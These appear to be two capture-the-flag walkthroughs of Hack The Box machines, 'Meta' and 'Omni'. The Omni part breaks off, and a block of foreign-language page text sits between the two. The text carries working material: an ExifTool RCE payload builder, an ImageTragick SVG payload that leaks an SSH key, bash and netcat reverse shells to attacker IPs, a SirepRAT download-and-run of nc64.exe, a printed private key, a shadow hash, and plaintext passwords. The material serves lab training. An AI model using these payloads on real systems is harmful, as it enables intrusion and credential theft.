┌──(root💀kali)-[~/hackthebox/machine/meta]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.140
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
Port 80 is our only attack surface so let’s start there. Before the page even loads, we’re redirect to:
``` bash
http://artcorp.htb/
```
Let’s add that to /etc/hosts and continue:
We don’t have a great deal available to us. We can start bruteforcing directories and subdomains. We eventually find:
``` bash
dev01.artcorp.htb
```
We seem to have file upload:
``` bash
http://dev01.artcorp.htb/metaview/
```
We don’t have a great deal of other information. Let’s try capturing requests and seeing where that takes us. We get an interesting response from the metaview upload:
``` bash
File Type                  : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Image Width                     : 1920
Image Height                    : 1440
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
```
#### Foothold
The output looks awfully similar to exiftool suggesting potential exploits available to us via the file upload. We don’t have a specific version but we can try using relevant PoCs:
- [A case study on: CVE-2021-22204 – Exiftool RCE](https://blog.convisoappsec.com/en/a-case-study-on-cve-2021-22204-exiftool-rce/)
We’ll start by getting the requirements for the exploit:
- [CVE-2021-22204-exiftool](https://github.com/convisolabs/CVE-2021-22204-exiftool)
This repo has a script that allows us to automatically create payloads to get a reverse shell. We need to start by editting the IP and port variables:
``` bash
#!/bin/env python3
import base64
import subprocess
ip = '10.10.14.8'
port = '9001'
payload = b"(metadata \"\c${use MIME::Base64;eval(decode_base64('"
payload = payload + base64.b64encode( f"use Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockaddr_in({port},inet_aton('{ip}')))){{open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');}};".encode() )
payload = payload + b"'))};\")"
payload_file = open('payload', 'w')
payload_file.write(payload.decode('utf-8'))
payload_file.close()
subprocess.run(['bzz', 'payload', 'payload.bzz'])
subprocess.run(['djvumake', 'exploit.djvu', "INFO=1,1", 'BGjp=/dev/null', 'ANTz=payload.bzz'])
subprocess.run(['exiftool', '-config', 'configfile', '-HasselbladExif<=exploit.djvu', 'image.jpg'])
```
We run the script using:
``` bash
python3 exploit.py
┌──(root💀kali)-[~/CVE-2021-22204-exiftool]
└─# ls
configfile exploit.djvu exploit.py image.jpg image.jpg_original lab payload payload.bzz README.md
```
and upload the image to the website, we get a reverse shell:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/meta]
└─# nc -lvp 9001 130 ⨯
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.140.
Ncat: Connection from 10.10.11.140:54114.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 3: python: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-5.0$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash-5.0$ cd /home
cd /home
lsbash-5.0$
ls
thomas
bash-5.0$ cd thomas
cd thomas
bash-5.0$ ls
ls
user.txt
bash-5.0$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```
#### User own
We have a user called thomas that we need to try exploit. There is a cron job that runs an image convert script. Most of the binaries used for this are found in /usr/local/bin such as convert. We also have a script containing the following:
``` bash
#!/bin/bash
cd /var/www/dev01.artcorp.htb/convert_images/ && /usr/local/bin/mogrify -format png *.* 2>/dev/null
pkill mogrify
```
We can do a little research and try finding a relevant exploit:
- [ImageMagick 7.0.1-0 / 6.9.3-9 - 'ImageTragick ' Multiple Vulnerabilities](https://www.exploit-db.com/exploits/39767)
We can’t get a reverse shell but we can very easily grab Thomas’ SSH key. We start by creating a file in /tmp:
- Putting it in /tmp instead of directly in the /var/ directory so we can re-use it if it fails.
- poc.svg
``` bash
bash-5.0$ echo "PGltYWdlIGF1dGhlbnRpY2F0ZT0nZmYiIGBlY2hvICQoY2F0IH4vLnNzaC9pZF9yc2EpPiAvZGV2L3NobS9pZF9yc2FgOyInPgogIDxyZWFkIGZpbGVuYW1lPSJwZGY6L2V0Yy9wYXNzd2QiLz4KICA8Z2V0IHdpZHRoPSJiYXNlLXdpZHRoIiBoZWlnaHQ9ImJhc2UtaGVpZ2h0IiAvPgogIDxyZXNpemUgZ2VvbWV0cnk9IjQwMHg0MDAiIC8+CiAgPHdyaXRlIGZpbGVuYW1lPSJ0ZXN0LnBuZyIgLz4KICA8c3ZnIHdpZHRoPSI3MDAiIGhlaWdodD0iNzAwIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIj4KICA8aW1hZ2UgeGxpbms6aHJlZj0ibXNsOnBvYy5zdmciIGhlaWdodD0iMTAwIiB3aWR0aD0iMTAwIi8+CiAgPC9zdmc+CjwvaW1hZ2U+" |base64 -d > poc.svg
poc.svg
bash-5.0$ ls
ls
poc.svg pspy64
bash-5.0$ cat poc.svg
cat poc.svg
```
We copy our poc file into:
``` bash
cp poc.svg /var/www/dev01.artcorp.htb/convert_images/poc.svg
```
We wait for the cron job to run and grab the key then use it to SSH as thomas:
``` bash
bash-5.0$ pwd
pwd
/dev/shm
bash-5.0$ ls
ls
id_rsa
bash-5.0$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
bhFErAeoncE3vJAAAACXJvb3RAbWV0YQE=
-----END OPENSSH PRIVATE KEY-----
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/meta]
└─# chmod 600 id_rsa
┌──(root💀kali)-[~/hackthebox/machine/meta]
└─# ssh thomas@artcorp.htb -i id_rsa
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jan 23 07:54:28 2022 from 10.10.14.8
-bash-5.0$ id
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
-bash-5.0$ whoami
thomas
-bash-5.0$ cat user.txt
997f481194ea9c17c5d4a015cfca3b7c
```

- 
#### Root own
We have a /etc/sudoers entry that allows us to run neofetch:
``` bash
-bash-5.0$ sudo -l
Matching Defaults entries for thomas on meta:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
env_keep+=XDG_CONFIG_HOME
User thomas may run the following commands on meta:
(root) NOPASSWD: /usr/bin/neofetch \"\"
```
This is pretty easy to exploit, we search on GTFOBins neofetch exploits and we find this:
- [gtfobins - neofetch](https://gtfobins.github.io/gtfobins/neofetch/)
We have an interesting entry regarding env_keep. We do have a neofetch config in our home dir but this isn’t touched.
``` bash
-bash-5.0$ pwd
/home/thomas/.config/neofetch
-bash-5.0$ ls
config.conf
```
We can edit this config to try set the LFILE environment variable but due to how this is setup in the cron entry, we can’t use it. I had a different idea. We can set our own config path to the one in ~/.config using:
``` bash
-bash-5.0$ export XDG_CONFIG_HOME="$HOME/.config"
```
We change our currrent neofetch config to include a reverse shell:
``` bash
-bash-5.0$ echo "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.8/4444 0>&1'" > /home/thomas/.config/neofetch/config.conf
-bash-5.0$ sudo /usr/bin/neofetch \"\"
```

We run neofetch as per the sudoer entry and catch the shell with netcat:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/meta]
└─# nc -lvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.11.140.
Ncat: Connection from 10.10.11.140:51960.
root@meta:/home/thomas/.config/neofetch# id
id
uid=0(root) gid=0(root) groups=0(root)
root@meta:/home/thomas/.config/neofetch# whoami
whoami
root
root@meta:/home/thomas/.config/neofetch# cd
cd
root@meta:~# cat root.txt
cat root.txt
67a535da514ea5d296eed29741c96d96
root@meta:~# cat /etc/shadow | grep root
cat /etc/shadow | grep root
root:$6$C2RdQ0RpQ545cx/2$TMbXaoMwVs7XQVOwEwAnzcUVrIR5CdpVaM3Aoml8p9PWQWvxbrGrh/Y6d2.OuKlSHVsNVS0mJwSoGl.q8Pbug0:18996:0:99999:7:::
root@meta:~#
```
- 
#### Summary of knowledge
- CVE-2021-22204 – Exiftool RCE
- ImageMagick 7.0.1-0 / 6.9.3-9 - 'ImageTragick' Multiple Vulnerabilities to read ssh key
- gtfobins - neofetch privesclation
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## Windows IoT 管理接口
SirepRAT 与 Device Portal 的执行身份不同,后续凭据和加密文本需要按上下文读取。原始 PowerShell 与环境变量处理完整留存。
来源 omni · 原记录 2020-08-28 · 17 个代码块 · 6 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Other
Difficulty: Easy
Points: 20
Release: 22 Aug 2020
IP: 10.10.10.204

User Blood snowscan 00 days, 01 hours, 21 mins, 02 seconds.
Root Blood snowscan 00 days, 02 hours, 01 mins, 30 seconds.
- 
- 
#### information gathering
first use nmap as usaul
``` bash
root@kali:~# nmap -sV -p- -v --min-rate=10000 10.10.10.204
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
5985/tcp open upnp Microsoft IIS httpd
8080/tcp open upnp Microsoft IIS httpd
29817/tcp open unknown
29819/tcp open arcserve ARCserve Discovery
29820/tcp open unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port29820-TCP:V=7.80%I=7%D=8/27%Time=5F4865C5%P=x86_64-pc-linux-gnu%r(N
SF:ULL,10,"\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(GenericLines,10,"
SF:\*LY\xa5\xfb`\x04G\xa9m\x1c\xc9}\xc8O\x12")%r(Help,10,"\*LY\xa5\xfb`\x0
SF:4G\xa9m\x1c\xc9}\xc8O\x12");
Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows
```
access port 8080,it needs a Login ID:Password
from "Windows Device Portal" we know this Box is an IOT box,we can use help of SafeBreach-Lab's SirepRAT
SirepRAT has a functionality which lets us run Arbitrary Program. That means we could run cmd.exe and call in powershell and download a file via the Invoke-WebRequest cmdlet.
download [SirepRAT](https://github.com/SafeBreach-Labs/SirepRAT)
Download Windows [Netcat-Binary-64-bit](https://eternallybored.org/misc/netcat/)
Extract it and start SimpleHTTPServer on the same directory.
``` bash
C:\Users\Administrator\Desktop\hack the box靶机渗透\doing\machine\Omni>python -m SimpleHTTPServer 82
Serving HTTP on 0.0.0.0 port 82 ...
10.10.14.15 - - [28/Aug/2020 10:58:17] "GET / HTTP/1.1" 200 -
10.10.14.15 - - [28/Aug/2020 10:58:17] code 404, message File not found
10.10.14.15 - - [28/Aug/2020 10:58:17] "GET /favicon.ico HTTP/1.1" 404 -
```
now run SirepRAT. Get inside SirepRAT directory and run
``` bash
D:\pentesttool\SirepRAT-master\SirepRAT-master>python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c powershell Invoke-Webrequest -OutFile C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -Uri http://10.10.14.15:82/nc64.exe" --v
```
we see successfully downloaded nc64.exe
``` bash
C:\Users\Administrator\Desktop\hack the box靶机渗透\doing\machine\Omni>python -m SimpleHTTPServer 82
Serving HTTP on 0.0.0.0 port 82 ...
10.10.14.15 - - [28/Aug/2020 10:58:17] "GET / HTTP/1.1" 200 -
10.10.14.15 - - [28/Aug/2020 10:58:17] code 404, message File not found
10.10.14.15 - - [28/Aug/2020 10:58:17] "GET /favicon.ico HTTP/1.1" 404 -
10.10.10.204 - - [28/Aug/2020 11:01:04] "GET /nc64.exe HTTP/1.1" 200 -
```
Now get Netcat listener ready.
``` bash
C:\Users\Administrator\Desktop\hack the box靶机渗透\doing\machine\Omni>nc64.exe -lvp 1234
listening on [any] 1234 ...
```
Now execute Netcat on the box.
``` bash
D:\pentesttool\SirepRAT-master\SirepRAT-master>python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe 10.10.14.15 1234 -e powershell.exe" --v
```
successfully excecute this script, if failed please try it multi times
and we get a shell back
``` bash
C:\Users\Administrator\Desktop\hack the box靶机渗透\doing\machine\Omni>nc64.exe -lvp 1234
listening on [any] 1234 ...
10.10.10.204: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.204] 49671: NO_DATA
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\windows\system32> pwd
pwd
Path
----
C:\windows\system32
```
an't use whoami, but we could use $env:UserName to know the Username.
``` bash
PS C:\windows\system32> $env:UserName
$env:UserName
omni$
```
User Omni and it has no rights to read in user.txt neither root.txt. Thus we need to enumerate further.
After further Enumeration we got in a directory.
``` bash
PS C:\windows\system32> cd "c:\Program Files\WindowsPowershell\Modules\PackageManagement"
cd "c:\Program Files\WindowsPowershell\Modules\PackageManagement"
PS C:\Program Files\WindowsPowershell\Modules\PackageManagement> ls -force
ls -force
Directory: C:\Program Files\WindowsPowershell\Modules\PackageManagement
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 10/26/2018 11:37 PM 1.0.0.1
-a-h-- 8/21/2020 12:56 PM 247 r.bat
```
This directory had a bat file. This bat file has credentials of two user: App and Administrator.
``` bash
PS C:\Program Files\WindowsPowershell\Modules\PackageManagement> cat r.bat
cat r.bat
@echo off
:LOOP
for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administrators" %%i /delete
net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz
ping -n 3 127.0.0.1
cls
GOTO :LOOP
:EXIT
```
the Webserver running on Port 8080. We could use our credentials there.
jump into chrome. Login via
``` bash
app:mesh5143
```
Go to Processes > Run Command
- 
Here we could run commands. Lets try to get a reverse shell.
Start a Netcat listener on machine again on different port, and then run this command.
``` bash
C:\Windows\System32\spool\drivers\color\nc64.exe 10.10.14.15 3344 -e powershell.exe
```
The website will show "Failed to run the command" but you'd still get your shell.
Let's look at our Username
``` bash
PS C:\windows\system32> $env:UserName
$env:UserName
app
```
We are App.
We can now read user.txt but the contents inside looks to be encrypted.
